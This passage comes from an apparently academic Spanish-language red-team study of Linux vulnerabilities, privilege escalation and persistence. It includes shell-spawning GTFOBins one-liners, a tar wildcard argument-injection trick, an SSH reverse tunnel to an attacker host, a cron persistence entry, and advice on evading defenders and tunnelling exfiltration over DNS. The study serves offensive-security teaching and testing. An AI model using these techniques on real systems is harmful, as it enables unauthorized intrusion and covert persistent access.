Con el objetivo de entender más en detalle los diferentes tipos de vulnerabilidades existentes, se va a mostrar a continuación un breve resumen de las mismas. Cabe destacar que estas vulnerabilidades podrán ser explotadas ya sea de forma remota o pasiva, dependiendo de la vulnerabilidad.

Desbordamientos de memoria

Es un error de *software* que se produce cuando la aplicación no controla correctamente la cantidad de datos que son copiado a un área de memoria reservada para ello (*buffer*). Si la cantidad de información copiada es superior a la memoria reservada, los bytes sobrantes se almacenarán en zonas adyacentes de memoria, sobrescribiendo el contenido original de estas. Habitualmente el código sobrescrito almacena datos o código relativos a otras funcionalidades que puede provocar la alteración de la lógica y flujo original del programa.

A continuación se muestra un ejemplo de cómo funcionaría un desbordamiento, donde existen dos buffers declarados para comprobar la clave de acceso al *software* en cuestión. La primera variable almacenará la información introducida por el usuario y la comparara con la clave de acceso que es “CLAVE”, almacenada en la segunda variable.




Ilustración 7: Ejemplo visual de buffer

Si el usuario introdujera más bytes de los permitidos podría sobrescribir la información almacenada en la variable destinada a guardar la clave, pudiendo sobrescribir dicha información para lograr acceso a la aplicación sin conocer la clave real.

Ilustración 8: Ejemplo visual de desbordamiento de buffer (memoria)

La vulnerabilidad se produce debido a un error de programación al utilizar funciones vulnerables que no permiten controlar de forma correcta la cantidad de información que se copia de una variable a otra. Posteriormente se mostrará el detalle de algunas funciones vulnerables a este tipo de problemática en lenguaje C.

Dentro de esta categoría de vulnerabilidades encontramos diferentes tipos de desbordamientos como son los siguientes:

- Buffer Overflow: Desbordamiento de la memoria estática reservada.
- Heap Overflow: Desbordamiento de la memoria dinámica reservada.
- Integer Overflow: Desbordamiento de la memoria permitida para enteros.

Condición de carrera:

Es un tipo de vulnerabilidad que se produce debido a la alteración del orden lógico de ejecución de los eventos que espera la aplicación. Cuando una funcionalidad o acción es dependiente de determinados eventos que se producen en un orden establecido, la aplicación puede verse afectada si algún evento de produce antes que otro o de forma paralela. El objetivo es desarrollar acciones no controladas contra la aplicación.

Format string:

Es una vulnerabilidad que se produce cuando la información enviada como cadena de entrada a la aplicación es evaluada como un comando y no como datos. Esto permite a un atacante desarrollar acciones como ejecución de código o lectura de información de la pila entre otros.

En este tipo de ataques se utilizan los formatos más comunes para ser interpretados por la aplicación y permitan el desarrollo de acciones. A continuación se muestra una lista con los principales formatos aplicables:

- %d → Formato de enteros.
- %i → Formato de enteros (igual que %d).
- %f → Formato de punto flotante.
- %u → Formato sin signo.
- %x → Formato hexadecimal.
- %p → Muestra el correspondiente valor del puntero.
- %c → Formato de carácter.
- %s → Formato de cadena de caracteres.

Información almacenada en el software de forma insegura:

La definición estática de información es común en el software en general, pero si no es almacenada de manera cifrada puede verse fácilmente comprometida y suponer un riesgo en base a la sensibilidad de dicha información.

Para analizar la información estática de una aplicación pueden darse dos casuísticas:

- Análisis directo de las cadenas de caracteres existentes en el binario. Esto permite la identificación de información que no cuente con ningún tipo de medida de seguridad.

- Decomplilación del código y análisis del mismo para identificar la manera de extraer la información que pudiera estar cifrada. Este caso es más complejo y no siempre posible, al depender del tipo de lenguaje utilizado para el desarrollo del software.

Una vez analizados los diferentes tipos de vulnerabilidades se van a mostrar a continuación algunos de los principales *exploits* contra subsistemas del *Kernel* que han sido publicados en los últimos años:

- CVE-2019-13272
- CVE-2018-18955
- CVE-2018-5333
- CVE-2017-1000112
- CVE-2017-7308
- CVE-2016-8655
- CVE-2016-5195 (DirtyCow)

La mayoría de estos *exploits* son desbordamientos de memoria o condiciones de carrera identificadas en subsistemas del *Kernel* de Linux. Con el objetivo de revisar más en se puede detallar en el anexo las siguientes vulnerabilidades en detalle, así como su proceso de explotación:

- CVE-2019-18683: Vulnerabilidad en el *Kernel* debido al subsistema L4V2

- CVE-2019-13272: Vulnerabilidad en versiones previas al *Kernel* 5.1.17 debido a *Ptrace*.

En este punto es importante destacar que muchos *exploits* pueden dejar el sistema en una situación complicada, o provocar una corrupción de memoria que requiriera su reinicio. Esto es una situación nada deseable cuando se está realizando un ejercicio de intrusión, motivo por el cual es recomendable revisar y probar previamente el sistema sobre una máquina virtual idéntica al sistema objetivo sobre el que se vaya a lanzar posteriormente.

Recursos escribibles

Esta situación se da cuando hay binarios que son utilizados por un usuario privilegiado, y en los cuales no se han definido correctamente los permisos de escritura, permitiendo a un usuario con menores privilegios realizar modificaciones sobre dicho binario.

La gestión de permisos en los archivos y directorios de un sistema Linux consta de tres niveles diferentes que son:

1. El usuario (U): Propietario del archivo.
2. El grupo (G): Grupo propietario del archivo.
3. Otros (O): Como el resto de usuario o grupos con el q

Por otro lado, están los tipos de permisos que se pueden asignar, que se resumen en los siguientes:

1. Lectura (r)
2. Escritura (w)
3. Ejecución (x)

Para cada nivel de usuario se pueden definir unos permisos concretos. Se muestra a continuación un simple ejemplo:




Ilustración 9: Estructura de permisos en ficheros Linux

Aquí cabe destacar que el primer carácter indica el tipo de archivo, que se puede dividir en los siguientes:

- - → Archivo
- d → Directorio
- l → Enlace simbólico
- c → Dispositivo de caracteres
- b → Dispositivo de bloques
- p → Tubería
- s → Socket

Para definir los permisos de cada uno de los octetos puede hacerse mediante los siguientes valores:

Permiso	Valor Octal	Tipo de permiso
—	0	Sin permiso
–x	1	Ejecución
-w-	2	Escritura
-wx	3	Escritura y ejecución
r–	4	lectura
r-x	5	Lectura y ejecución
rw-	6	Lectura y escritura
rwx	7	Lectura, escritura y ejecución

Ilustración 10: Detalle de permisos en ficheros

Se muestran a continuación una serie de simples ejemplos:

```
chmod 756 archivo.txt
```

- Propietario (u) tiene acceso total
- Grupo (g) Permite lectura y ejecución
- Otros(o) permite lectura y escritura

```
chmod 342 archivo.txt
```

- Propietario (u) permite escritura y ejecución
- Grupo (g) Permite lectura
- Otros(o) permite escritura

En el Anexo I se puede encontrar información sobre la explotación a nivel técnico e identificación de dichos recursos. Otra posibilidad aquí sería tener acceso a la modificación de archivos como '/etc/passwd', lo cual permitiría modificar la clave de un usuario existente. Debido a que no es algo habitual no se mostrará.

Binarios con bit SUID

Otra configuración incorrecta que podría ser aprovechada para lograr la ejecución de privilegios es la existencia del bit *SUID*. Adicionalmente a los permisos expuestos previamente, existen una serie de permisos especiales, como lo es el bit *SUID* (4000).

Este bit se activa sobre un fichero añadiendo 4000 a la representación octal de los permisos del archivo, y otorgándole además permiso de ejecución al propietario del mismo. Al hacer esto nos aparecerá un *s* en lugar de *x*, en la representación del primer octeto (perteneciente al propietario).

El bit *SUID* activado sobre un fichero indica que todo aquel que ejecute el archivo contará con los mismos privilegios que quien lo creo. Esto es por lo tanto especialmente interesante en aquellos binarios que hubieran sido creados por un usuario privilegiado.

En el Anexo I se puede encontrar información sobre la explotación a nivel técnica, así como un ejemplo de creación y uso. Cabe remarcar que una vez identificado un fichero con el bit *SUID* será necesario comprobar si es posible lograr ejecutar acciones en el sistema a través de él, por ejemplo, mediante el uso de *GTFOBins*, expuestos más adelante.

Permisos SUDO inseguros

El programa sudo se encuentra presente en todos los sistemas Linux, y permite a los usuarios ejecutar programas con los privilegios de seguridad de otro usuario (normalmente el usuario 'root') de manera segura, convirtiéndose así temporalmente en superusuario.

Si el sistema que está siendo analizado cuenta con una configuración de sudo incorrecta, sería posible ejecutar acciones que permitieran el compromiso total o parcial del equipo con un usuario con privilegios superiores.

Para listar los permisos del usuario actual únicamente es necesario:

```
sudo -l
```

Las principales vías a través de las cuales podemos lograr la ejecución de acciones con privilegios diferentes mediante *SUDO* son:

- NOPASSWD: Atributo que permite desarrollar una acción sin tener que indicar la clave del usuario. Esto podría permitir tanto una elevación de privilegios horizontal como vertical.

- LD_PRELOAD: Si se encuentra definido permite cargar un determinado binario como ‘root’.

En el Anexo I se podrá encontrar información sobre la identificación automática y explotación de este tipo de vulnerabilidad.

Capacidades de los binarios

Antes de las capacidades, únicamente existía un sistema binario de indicar si un sistema era privilegiado o no privilegiado. Las capacidades de los binarios permiten dividir los privilegios que tendrá el binario en cuestión al ser ejecutado ya sea a nivel de usuario o *Kernel*.

El conjunto de permisos que puede tener un binario son los siguientes:

Nombre	**Descripción**
CAP_AUDIT_CONTROL	Allow to enable/disable kernel auditing
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log
CAP_BLOCK_SUSPEND	This feature can block system suspends
CAP_CHOWN	Allow user to make arbitrary change to files UIDs and GIDs
CAP_DAC_OVERRIDE	This helps to bypass file read, write and execute permission checks

CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks
CAP_FOWNER	This enables to bypass permission checks on operations that normally require the filesystem UID of the process to match the UID of the file
CAP_KILL	Allow the sending of signals to processes belonging to others
CAP_SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP_SETPCAP	Helps to transferring and removal of current set to any PID
CAP_IPC_LOCK	This helps to lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes
CAP_NET_RAW	Use RAW and PACKET sockets
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to internet domain privileged ports

Tabla 2: Listado de capacidades en binarios [8]

De todos los permisos previos que se pueden encontrar dentro de un determinado binario, aquellos que deberían ser especialmente revisados son los siguientes:

```
cap_dac_read_search                          # Lectura sin restricciones
cap_setuid+ep                                # setuid
```

Para poder realizar el análisis de estas capacidades se puede hacer uso de *Getcap*, tal y como se muestra en el siguiente ejemplo:

```
/usr/bin/getcap -r  /usr/bin
```

Aunque directamente no sería necesario, también es posible modificar las capacidades con las que cuentan los binarios, permitiendo de esta forma una manera alternativa de persistencia sobre el sistema si se tuviera garantizado el

acceso al mismo como usuario no privilegiado. Para la modificación de capacidades se puede hacer uso de *Setcap*:

```
/usr/bin/setcap -r /bin/ping                              # eliminar
/usr/bin/setcap cap_net_raw+p /bin/ping             # añadir
```

Remarcar que las capacidades para elevar privilegios dependerán de las posibilidades para lograr ejecutar acciones, por ejemplo mediante el uso de las *GTFOBins*, expuestas a continuación.

GTFOBins

Un *GTFBin* es un término relativamente reciente, y hace alusión a la posibilidad de ejecutar acciones u obtener una *shell* mediante el uso de binarios en el sistema cuyo objetivo no es ese. Existe un proyecto en *Github* especialmente interesante que contiene 184 binarios que podemos utilizar como *GTFBins*, que es el siguiente:

https://gtfobins.github.io/

Algunos ejemplos que más me han llamado la atención durante el análisis son:

- awk
- apt-get
- Base64
- crontab
- docker
- env
- ftp
- shell
- nmap
- ltrace
- more
- strace
- tar
- top
- vi
- vim

Este tipo de técnicas son algo que en muchas situaciones permiten si no obtener permisos de 'root', al menos lograr un mayor nivel de privilegio sobre el sistema. Siempre influirá el número de binarios o programas que el sistema tenga instalado.

Se muestra a continuación un par de ejemplos:

- Obtención de *shell* con el comando *awk*:

  ```
  awk 'BEGIN {system("/bin/sh")}'
  ```

- Obtención de *shell* con el comando *find*:

  ```
  find . -exec /bin/sh \; -quit
  ```

Revisión de tareas programadas

Al igual que ocurre en cualquier sistema operativo, Linux permite definir una serie de tareas que serán ejecutadas cada cierto tiempo. Para ello se hace uso principalmente de *crontab* como funcionalidad nativa del sistema que permite al usuario establecer las tareas y periodicidad de las acciones que serán realizadas.

La identificación de las tareas programadas se puede hacer de forma simple mediante alguna de las siguientes acciones:

```
crontab -l

less /etc/crontab
```

Aprovechar las tareas programadas para elevar privilegios implica que existan en el sistema tareas que puedan ser manipulables. Estas situaciones son muy variable, por lo que se muestran una serie de ejemplos en el Anexo I.

Librerías compartidas

Las librerías compartidas básicamente permiten extender la funcionalidad de un determinado programa o binario al igual que las *DLLs* en Windows. Habitualmente en Linux tienen un prefijo 'lib' y la extensión .so.

Cuando un sistema Linux quiere hacer uso de una librería compartida el sistema operativo procede a realizar la búsqueda de dicha librería en el siguiente orden:

1. Cualquier directorio especificado en las opciones rpath-link
2. Cualquier directorio especificado como -rpath
3. En LD_RUN_PATH
4. En LD_LIBRARY_PATH
5. En los directorios existentes en DT_RUNPATH o RT_RPATH
6. En /lib y /usr/lib
7. En directorios contenidos en /etc/ld.so.conf

La explotación de esta vulnerabilidad requiere que el usuario cuente con privilegios suficientes para poder desplegar en alguna de las rutas previas la librería que está buscando y no encuentra un determinado programa que corre con elevados privilegios. De esta forma se logrará cargar un contenido malicioso que será ejecutado por el usuario privilegiado.

La identificación de librerías de un determinado binario es bastante simple mediante el uso del comando *lld* como se muestra a continuación:

```
ldd <binario>
```

En el Anexo I se podrá encontrar la información técnica sobre la explotación de este tipo de vulnerabilidades.

WildCards

En los sistemas Linux es muy común hacer uso del carácter '*' para indicar un conjunto de archivos, o todos los archivos o directorios contenidos en una determinada ruta. Este tipo de comportamiento tiene un problema, y es que existen determinados programas como *TAR* por ejemplo, que pueden entender el nombre de un archivo como argumento.

Esto puede ser especialmente útil si existe algún tipo de tarea programada o similar con privilegios, que hace uso de *TAR*, y utiliza *Wildcards* para comprimir archivos, ya que podría ser utilizado para ejecutar acciones sobre la máquina.

Ejemplo de tarea programada:

```
sudo tar cf archive.tar *
```

Un ejemplo de explotación sería lograr que ejecutase lo siguiente:

```
sudo tar cf archive.tar --checkpoint=1 --checkpoint-action=exec=sh shell.sh
```

Para ello habría que crear dos archivos con los siguientes nombres:

```
Archivo 1: "--checkpoint=1"
Archivo 2: "--checkpoint-action=exec=sh shell.sh"
```

Posteriormente se podría meter en el archivo 'shell.sh' cualquier tipo de acción maliciosa para ser ejecutada.

Cabe destacar que este tipo de problemática también puede ser identificada en otros programas, al considerarse el *regexp* una práctica potencialmente vulnerable.

Para el desarrollo de estas acciones puede ser muy interesante hacer uso de herramientas como *wildpwn*, que permiten automatizar la explotación de este tipo de vulnerabilidad mediante *TAR* o *rsync*.

5. Despliegue de persistencia

El concepto de persistencia hace alusión a las diferentes formas a través de las cuales se puede garantizar el acceso a un sistema u organización, también llamados en muchas ocasiones puertas traseras. Contar con puertas traseras que permitan acceso a la organización es uno de los aspectos clave en cualquier intrusión, ya que permiten al equipo acceder a la red de la organización incluso cuando el vector de acceso a la entidad hubiera sido detectado y eliminado.

El despliegue de persistencia en sistemas internos de la organización debe ser realizado a la mayor brevedad posible, ya que de esta forma se asegura la continuidad de la intrusión. Para que esto sea real y existan garantías para no perder el acceso a la organización, las persistencias deben ser desplegadas de forma cuidadosa y teniendo en cuenta diferentes aspectos tales como el uso de diferentes usuarios, binarios, conexiones, etcétera. Se expondrán más adelante diferentes planteamientos sobre cómo garantizarse el acceso a una entidad.

5.1. Tipos de persistencias

Existen diferentes tipos de persistencia en base al entorno que pueden ser desplegados, y entre los cuales destacan principalmente los siguientes:

- Sistemas expuestos en Internet: Habitualmente servidores web que alojan aplicaciones expuestas en Internet. Este tipo de sistemas suelen encontrarse en redes no privilegiadas o *DMZ* y su visibilidad con la red interna es más limitada. En este caso se desplegarán recursos en las aplicaciones web con los que poder continuar interactuando con sistemas internos de la organización. Habitualmente este tipo de persistencia se deja como *backup* en caso de que fallaran las persistencias desplegadas en sistemas internos.

- Sistemas internos: Ya sean servidores, puestos de usuario o cualquier otro tipo de dispositivo, donde se programará una tarea que cada cierto tiempo establezca una comunicación con los servidores *VPS* del equipo. Hay que recordar la necesidad de que estos servidores sean distintos a los utilizados para la enumeración e intrusión. Este tipo de persistencia permite acceso directo a la red interna de la organización.

Ya que parte del objetivo en este punto es lograr mantener acceso a una organización, también se podría hablar sobre la posibilidad de desplegar persistencia sobre una infraestructura Microsoft. Como ya se ha comentado previamente, la mayor parte de organizaciones hoy en día hacen uso de esta tecnología, por lo que también sería interesante de cara a garantizar el acceso a los sistemas Linux interno. En cualquier caso, aunque han sido revisadas técnicas como *Kerberoast*, *DCsync* o la generación de *Golden tickets* entre otros, no serán expuestas en el presente documento al ser bastante diferentes del objetivo inicial, y para evitar la extensión del mismo.

5.2. Tipos de conexiones

Adicionalmente también se puede realizar una subdivisión sobre las posibles persistencias a implantar en sistemas internos. En este caso la división se realiza en base al tipo de conexión que tengan con Internet mediante *HTTP* para establecer la persistencia, y se pueden diferenciar los siguientes:

- Sistema con conexión directa a Internet: El sistema no tiene configurado ningún tipo de *proxy* y permite de forma directa el acceso a Internet. Es el caso más simple de configurar, aunque no es muy habitual.

- Sistema con conexión mediante *proxy* sin credenciales: El sistema hace uso de un *proxy* configurado previamente, o detectado por el equipo, que permite la navegación por Internet sin necesidad de utilizar credenciales. Esta situación se puede dar en sistemas de administradores que hagan uso de *proxies* no corporativos, por ejemplo.

- Sistema con conexión mediante *proxy* con credenciales: El sistema en este caso cuenta con un *proxy* configurado que permite acceso a Internet mediante el uso de credenciales. Estas credenciales no están integradas con las cuentas del directorio activo y por lo tanto deberán ser conocidas por el equipo previamente.

- Sistema con conexión mediante *proxy* con autenticación *NTLM*: El sistema se encuentra configurado por un *proxy* corporativo que requiere del uso de una cuenta de usuario perteneciente al dominio interno, y con privilegios para navegar por Internet. Suele ser la situación habitual de los puestos de empleados.

- Sistema sin salida (HTTP/HTTPS) a Internet: El sistema no tiene acceso directo a Internet debido a que no cuenta con ningún *proxy* configurado. Esta situación es habitual en los servidores internos de la organización, que por motivos de seguridad no se encuentran configurados para acceder a Internet. Dependiendo de la información con la que cuente el equipo sería posible configurarle un *proxy* para tener acceso a Internet o hacer uso de otros protocolos para desplegar la persistencia tales como *DNS* o *ICMP*.

Aunque pueden darse otras casuísticas, estas son las más habituales durante el desarrollo de los ejercicios. Así mismo, existen formas alternativas de desplegar persistencia sobre una organización, de lo cual se hablará más adelante.

5.3. Aspectos clave para garantizar el acceso

La tarea de desplegar persistencia internamente en la organización puede variar en gran medida, dependiendo tanto del tipo de comunicación que esté permitida hacia Internet como los sistemas donde se vaya a desplegar. En cualquier caso, existen diferentes pautas que hay que tener en cuenta para garantizar el correcto despliegue de las persistencias y con ello la continuidad del ejercicio.

Entre las pautas generales se pueden destacar las siguientes:

- Múltiples persistencias: Es recomendable que el equipo cuente con al menos dos persistencias. Esto permite hacer uso de una y dejar la otra como *backup* para cuando fuera necesario.

- Uso restringido: Se debe evitar el uso de las persistencias desplegadas excepto que sea estrictamente necesario. Es común hacer uso de una de ellas para realizar el proceso de intrusión, pero no se debería interactuar y utilizar las otras persistencias que hubieran sido desplegadas. Únicamente se deberá hacer uso de ellas cuando se haya perdido la conexión con la persistencia que estaba siendo utilizada.

- Detección y acción: En caso de que el equipo pierda el acceso a una persistencia por el motivo que fuere, se deberá acceder a la organización mediante la otra persistencia y volver a desplegar de nuevo persistencia en otro sistema. Esto permite ir siempre un paso por delante y contar siempre con más persistencias de las que el *Blue Team* podría ser capaz de detectar o eliminar.

- Diferentes orígenes: Para evitar que el equipo pueda relacionar unas persistencias con otras, se deben tener en cuenta diferentes aspectos como configurar el sistema donde se va a implantar la persistencia desde diferentes orígenes. De esta forma no existirán dos persistencias que hayan sido configuradas desde el mismo sistema, ya sea interno o externo.

- Diferentes persistencias: Otro aspecto a tener en cuenta para evitar la detección es hacer uso de técnicas o binarios diferentes para el despliegue de las persistencias. Esto evita que se puedan identificar los sistemas internos configurados con persistencia en base a las técnicas o binarios utilizados. En caso de hacer uso de la misma técnica se recomienda al menos alterar el binario para evitar el mismo hash *MD5/SHA1*.

Se muestra a continuación algunas recomendaciones para el despliegue de persistencia en servidores expuestos a Internet:

- Sistemas diferentes: El equipo deberá desplegar las persistencias en diferentes sistemas expuestos en Internet, y a ser posible, que estos se encuentren en redes *DMZ* diferentes.

- Origen diferente: Siempre que se vaya a hacer uso de persistencias diferentes se deben utilizar sistemas origen diferentes. Esto permite que la organización no identifique la dirección IP y con ello la persistencia interna nueva que está siendo utilizada.

- Medidas de seguridad: Las persistencias desplegadas sobre sistemas expuestos directamente a Internet deben contar con las medidas de seguridad suficientes para garantizar que únicamente podrán ser utilizadas

por el equipo. Para ello se pueden hacer uso de filtros por dirección IP o rango de red, credenciales, etcétera.

- Nombre similar: Para evitar que los recursos utilizados puedan llamar la atención es recomendable hacer uso de nombre similares a los recursos ya existentes en la aplicación web.

- Cambio de fecha: De tal forma que no sea destacable la existencia de un recurso reciente con los demás recursos existentes. Establecer una fecha de creación y modificación acorde a los demás recursos existentes.

- Uso de ficheros reales: Otra opción sería desplegar el código necesario, ya sea una *webshell* o recursos como *reGeorg* directamente en ficheros reales. En tal caso se deberá verificar que no altere la funcionalidad real y obviamente no sea visible.

- Evitar su uso como *proxy*: En la medida de lo posible el equipo deberá lanzar las acciones desde el sistema comprometido y no hacer uso del mismo como proxy para evitar generar mucho tráfico de red. Así por ejemplo, hacer uso de *RDP* mediante *reGeorg* puede provocar un elevado tráfico de red hacia el servidor web.

- Uso de parámetros *POST*: Es común que los sistemas no registren toda la información que es enviada mediante parámetros *POST*, por lo que es recomendable hacer uso de estos frente a parámetros *GET*.

- Ofuscación o cifrado: Con el objetivo de evitar posibles sistemas de monitorización que la organización pudiera tener desplegados entre Internet y sus servidores, es recomendable que la información que se envíe se encuentre ofuscada o cifrada.

Se muestra a continuación algunas recomendaciones para el despliegue de persistencia en sistemas internos de la organización:

- Sistemas diferentes: Los sistemas donde se va a desplegar persistencia deberían encontrarse en redes internas diferentes, ya sea por departamento, secciones internas o países.

- Servidores *VPS* diferentes: Ya que cada persistencia debe ser independiente, la conexión inversa que será realizada deberá apuntar cada una a servidores *VPS* diferentes. A ser posible es recomendable que estén en países diferentes y en proveedores diferentes, ya que esto evita posibles filtros.

- Tiempo semi-aleatorio: Las conexiones inversas deberán ser programadas, de tal forma que cada cierto tiempo se verifique si la conexión está establecida, y en caso contrario deberá ser creada. Cuanto mayor y más aleatorio sea el tiempo cada el que se realizan las conexiones menores probabilidades existirán de que la conexión sea identificada.

- Usuario no privilegiado: De cara a evitar que el *Blue Team* pudiera lograr acceso al servidor *VPS* en caso de detectar la persistencia, se debe hacer uso de usuarios sin privilegios ni posibilidad de interactuar con el sistema. Únicamente deben ser válidos para crear los túneles en los sistemas internos.

- Uso de certificados: Generalmente es recomendable hacer uso de certificado para establecer la conexión con el servidor *VPS*, y evitar el uso de credenciales. Si las credenciales fueran aleatorias y el servidor se encontrará correctamente configurado se podría seleccionar cualquiera de las dos opciones.

- Configuración del *VPS*: Es importante realizar ciertas comprobaciones en los servidores *VPS* utilizados por las persistencias con el objetivo de evitar la fuga de información. Algunos ejemplos son evitar el *lastlogin*, cambiar el puerto *SSH* al 443 para que parezca una conexión cifrada a un servicio *HTTPS*, etcétera.

- Uso de puestos de empleados: También sería posible desplegar persistencia en equipos portátiles de empleados internos. Estos sistemas, aunque permitirán acciones limitadas debido a que pueden encontrarse desconectados y en redes con cierta segmentación, también serán más limitadas las comprobaciones de seguridad que se realicen sobre ellos.

Se puede hacer uso de otras pautas adicionales, siempre que aporten garantías para evitar la identificación por parte de la organización. Así mismo, si se desplegarán persistencias alternativas o conjuntamente en diferentes ámbitos de actuación las probabilidades de detección serían menores.

Se muestran a continuación los detalles y referencias al anexo correspondiente sobre cómo desplegar persistencias tanto en sistemas expuestos en Internet como sistemas Internos (Linux).

Si bien es más común desplegar persistencia en sistemas Windows, debido a ser utilizado en mayor medida internamente en las organizaciones, durante el presente trabajo se focalizará en desarrollar las técnicas de persistencia en sistemas Linux.

5.4. Persistencia en sistemas expuestos (Internet)

El objetivo de desplegar persistencia sobre sistemas que se encuentren expuestos en Internet es servir de acceso secundario, que pudiera ser utilizado si se perdiera el acceso a la red interna mediante las puertas traseras internas o el vector de acceso inicial. Pueden darse situaciones donde se pierdan las persistencias internas por ejemplo debido a un cambio masivo de credenciales de los usuarios internos. Si esto ocurriera una vez ha sido solventado el vector inicial, es posible que el equipo fuera incapaz de acceder a la red interna sin tener que identificar otro vector de acceso. Es en estas situaciones donde contar con persistencia en sistemas expuestos en Internet se vuelve imprescindible para garantizar la continuidad del proceso de intrusión.

Este tipo de persistencias pueden ser desplegadas inicialmente cuando se logra acceso a un sistema expuesto en Internet que sirve como vector de acceso, así como también una vez el equipo tiene acceso a la infraestructura interna y haya logrado el compromiso de sistemas expuestos en Internet desde la red interna. Este segundo caso simple si te tiene cierto control sobre la infraestructura interna ya que es posible analizar dicha infraestructura, identificar los sistemas expuestos en Internet y acceder directamente a ellos desde la red interna para desplegar los recursos necesarios que permitan implantar persistencia.

Si bien los sistemas expuestos a Internet pueden encontrarse en redes *DMZ* que no tengan acceso directo a la red interna, el nivel de conocimiento obtenido durante la intrusión permite habitualmente volver a acceder a los sistemas centrales u objetivo.

No se van a mostrar detalles técnicos debido a quedar fuera del ámbito del trabajo.

5.5. Persistencia en sistemas internos (Linux)

El presente punto muestra las acciones necesarias para desplegar persistencia en un sistema interno que haga uso de Linux. Destacar que en este punto es si cabe aún más relevante seguir las diferentes pautas descritas en los apartados previos, debido a la necesidad de garantizar el óptimo funcionamiento de las puertas traseras que sean desplegadas.

Establecimiento de la conexión

El primer paso consiste en comprobar la capacidad para establecer una conexión inversa hacia un equipo sobre el que tiene control un atacante, pero para ello se necesita verificar si hay o no conectividad y de que tipo. Hay que recordar que los sistemas Linux objetivo del trabajo son habitualmente sistemas internos y sensibles, por lo que puede ser común que no cuenten con acceso directo a Internet.

Lo primero que se buscará por lo tanto es realizar un análisis de las interfaces de red con las que cuenta el equipo, para posteriormente desarrollar una batería de pruebas que permita identificar los servicios que pueden ser utilizados para lograr una comunicación con un sistema expuesto en Internet. Al menos deberán ser comprobados los siguientes protocolos:

- HTTP / HTTPS
- DNS
- ICMP

Como se ha expuesto, es habitual que estos sistemas, al ser internos, no cuenten con salida directa a Internet a través de *HTTP*/*HTTPS* o *ICMP*. En cambio, es común que si sea posible lograr la exfiltración de información mediante DNS, a través de la tunelización de información sobre este protocolo.

El protocolo DNS suele estar habilitado internamente debido a la necesidad de los sistemas internos de conocer las direcciones IP de otros equipos. El problema es que en muchas ocasiones, el servidor DNS no filtra si el equipo que está intentando realizar consultas hacia sistemas expuestos en Internet es un puesto de usuario

(funcionamiento normal) o un servidor. De esta forma, es común que el servidor *DNS* de la organización escale las peticiones *DNS* hacia Internet, permitiendo por lo tanto la exfiltración de información o el desarrollo de conexiones inversas mediante la tunelización de tráfico (*tunneling*).

El concepto de tunelización de un protocolo sobre otro consiste en el envío de la información del protocolo objetivo, por ejemplo, *SSH* para el establecimiento de una conexión inversa, encapsulando dicha información en datagramas de otro protocolo, por ejemplo *HTTP* o *DNS*. Obviamente, las capacidades y tasa de transferencia en el proceso de *tunneling* dependerá de la capacidad del protocolo que esté siendo utilizado (ej: *HTTP* o *DNS*), para almacenar información adicional que no interfiera en el correcto funcionamiento de este. Así por ejemplo, *HTTP* es perfecto por la cantidad de información que se podría añadir al cuerpo de una petición, pero *DNS* es bastante más limitado, pudiendo únicamente exfiltrar 63 *bytes* en cada petición realizada.

Por lo tanto, en caso de contar con salida directa todas las acciones se simplificarían, debiendo únicamente establecer una conexión inversa mediante el uso de herramientas que pueden ser nativas como *SSH*. Se muestra a continuación un simple ejemplo de establecimiento de conexión inversa en la que se mapea un puerto de la máquina interna con uno de la máquina expuesta en Internet y bajo control del 'atacante':

```
ssh 10.1.1.22 -p 22 -C -R 2222:127.0.0.1:22 -l root -i test
```

Si no se cuenta con salida directa será cuando se hace necesario; o bien tunelizar el protocolo que se requiera (ej: *SSH*) en otro que estuviera permitido (ej: *DNS*), y que hubiera sido identificado durante el desarrollo de la batería de pruebas. Otra opción que ha sido identificada bastante común es la posibilidad de identificar *proxies* internos de la organización que tengan habilitada la navegación por Internet, y hacer uso de ellos para la conexión con el sistema objetivo.

Ejecución periódica

Una vez se ha logrado el establecimiento de la conexión inversa o la exfiltración de información, el siguiente paso es garantizar que se mantiene dicho acceso a largo plazo. Para ello es común hacer uso de la ejecución periódica de las mismas acciones realizadas, ya sea mediante tareas programadas, programación de las acciones en el arranque u otras opciones similares. En Linux contamos con multitud de posibilidades nativas que permiten desarrollar este proceso, no siendo necesario la instalación o alteración del sistema sobre el que se va a desplegar persistencia.

Se muestra a continuación un simple ejemplo que permitiría mediante *crontab* la ejecución periódica (cada 10 minutos) de la conexión inversa:

```
*/10 * * * * /tmp/persistencia.sh > /dev/null 2>&1
```

Obviamente todas estas acciones deberán ser en la medida de lo posible ocultadas, tanto por la configuración y el escenario generado, como mediante el uso de técnicas de *hooking* que serán descritas en el siguiente apartado.

Se podrán encontrar todos los detalles técnicos para desarrollar este proceso completo de despliegue de persistencia sobre sistemas Linux en el Anexo II.

5.6. Persistencias alternativas

Durante el análisis realizado en el presente trabajo han sido identificadas posibles formas alternativas a través de las cuales garantizar el acceso a la red interna de la organización, de forma independiente al compromiso de sistemas. Estas técnicas tienen la ventaja de ser más difíciles de detectar por un equipo de seguridad, aunque también escapan del objetivo de analizar entornos Linux. Por este motivo se muestra únicamente una breve descripción de las técnicas más relevantes:

Mantener persistencia en dominios internos Microsoft

- Creación de usuarios en el dominio: Siguiendo siempre las mismas pautas que la organización, y definiendo que este usuario creado tenga la posibilidad de acceder a la entidad por diferentes vías tales como *VPN*, *Citrix*, etcétera.

